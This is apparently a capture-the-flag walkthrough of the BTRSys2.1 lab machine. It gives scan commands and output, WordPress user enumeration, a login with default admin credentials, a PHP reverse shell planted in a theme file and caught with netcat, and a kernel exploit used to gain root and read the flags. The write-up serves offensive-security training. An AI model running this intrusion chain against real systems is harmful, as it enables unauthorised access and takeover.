

BTRSys2.1 Walkthrough

Machine IP - `192.168.220.50`

Website -




Nmap Scan - `nmap -A -sC -sV -T4 -p- 192.168.220.50 -oN NmapScan.txt`



```
┌─[aurora@parrot]─[~/ProvingGrounds/BTRSys2.1]
└──╼ $nmap -A -sC -sV -T4 -p- 192.168.220.50 -oN NmapScan.txt
Starting Nmap 7.92 ( https://nmap.org ) at 2023-03-27 12:03 IST
Warning: 192.168.220.50 giving up on port because retransmission cap hit (6).
Nmap scan report for 192.168.220.50
Host is up (0.22s latency).
Not shown: 65508 closed tcp ports (conn-refused)
PORT     STATE    SERVICE      VERSION
21/tcp   open     ftp          vsftpd 3.0.3
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.45.5
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp   open     ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 08:ee:e3:ff:31:20:87:6c:12:e7:1c:aa:c4:e7:54:f2 (RSA)
|   256 ad:e1:1c:7d:e7:86:76:be:9a:a8:bd:b9:68:92:77:87 (ECDSA)
|_  256 0c:e1:eb:06:0c:5c:b5:cc:1b:d1:fa:56:06:22:31:67 (ED25519)
80/tcp   open     http         Apache httpd 2.4.18 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_Hackers
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
```


Gobuster Scan - `gobuster dir -u 192.168.220.50 -w /usr/share/wordlists/SecLists/Discovery/Web-Content/raft-medium-directories.txt -o GobusterScan.txt -x php,txt,html`



```
┌─[aurora@parrot]─[~/ProvingGrounds/BTRSys2.1]
└──╼ $cat GobusterScan.txt
/upload               (Status: 301) [Size: 317] [--> http://192.168.220.50/upload/]
/javascript           (Status: 301) [Size: 321] [--> http://192.168.220.50/javascript/]
/index.html           (Status: 200) [Size: 81]
/wordpress            (Status: 301) [Size: 320] [--> http://192.168.220.50/wordpress/]
/robots.txt           (Status: 200) [Size: 1451]
/INSTALL              (Status: 200) [Size: 1241]
/CHANGELOG            (Status: 200) [Size: 224]
/server-status        (Status: 403) [Size: 302]
/LICENSE              (Status: 200) [Size: 1672]
/COPYING              (Status: 200) [Size: 35147]
┌─[aurora@parrot]─[~/ProvingGrounds/BTRSys2.1]
└──╼ $
```

We can see a subdirectory called `/wordpress`

Go to `192.168.220.50/wordpress`



btrisk

Search
Skip to content

- BTRisk WordPress

Search for:

Hello world!

April 24, 2017 btrisk 1 Comment

Welcome to WordPress. This is your first post. Edit or delete it, then start blogging!

BTRisk

Search for:

Recent Posts

- Hello world!

Recent Comments

- BTRisk on Hello world!

Archives

- April 2017

Categories

- Uncategorized


Meta

- Log in
- Entries RSS
- Comments RSS
- WordPress.org

Proudly powered by WordPress

Since this is a wordpress page, we can use WPScan

```
wpscan --url http://192.168.220.50/wordpress -e u,ap
```




```
[i] User(s) Identified:

[+] btrisk
 | Found By: Author Posts - Display Name (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)

[+] admin
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/r
egister
```

We can see 2 users - `btrisk and admin`

Go to the Wordpress login and try default creds.

We can see that `admin:admin` works



WordPress 3.9.14 running twentyfourteen theme.

Apr 24th, 5:37 pm Hello world!


From BTRisk on Hello world! #
BTRisk wordpress

Go to Appearence --> Editor and enter our PHPReverseShell.php in the 404.php

Click on update file.

To call the reverse shell --> Go to `http://192.168.220.50/wordpress/wp-content/themes/twentyfourteen/404.php`

On another tab - `nc -nvlp 7777`



```
┌─[aurora@parrot]─[~/ProvingGrounds/BTRSys2.1]
└──╼ $nc -nvlp 7777
listening on [any] 7777 ...
connect to [192.168.45.5] from (UNKNOWN) [192.168.220.50] 42412
Linux ubuntu 4.4.0-62-generic #83-Ubuntu SMP Wed Jan 18 14:10:15 UTC 2017 x86_64 x86_64 x86_64
 GNU/Linux
 00:01:46 up 32 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

For PrivEsc

`uname -a` shows us the kernel version to be `Linux 4.4.0`

Go to - https://www.exploit-db.com/exploits/44298


and download the exploit.

Compile the exploit in our local machine using `gcc exploit.c -o exploit`

Send the `exploit` to the target system

`chmod +x exploit`

Run the exploit using `./exploit`



```
root@ubuntu:/root# whoami
root
root@ubuntu:/root# cat proof.txt
05e042b416c6c251d23340e1185cb471
root@ubuntu:/root# cat /home/btrisk/local.txt
4a6b73eee1f140ba6e7df43daaa0a102
root@ubuntu:/root# ifconfig
ens160    Link encap:Ethernet  HWaddr 00:50:56:ba:5a:6a
          inet addr:192.168.248.50  Bcast:192.168.248.255  Mask:255.255.255.0
          inet6 addr: fe80::250:56ff:feba:5a6a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1548 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1334 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
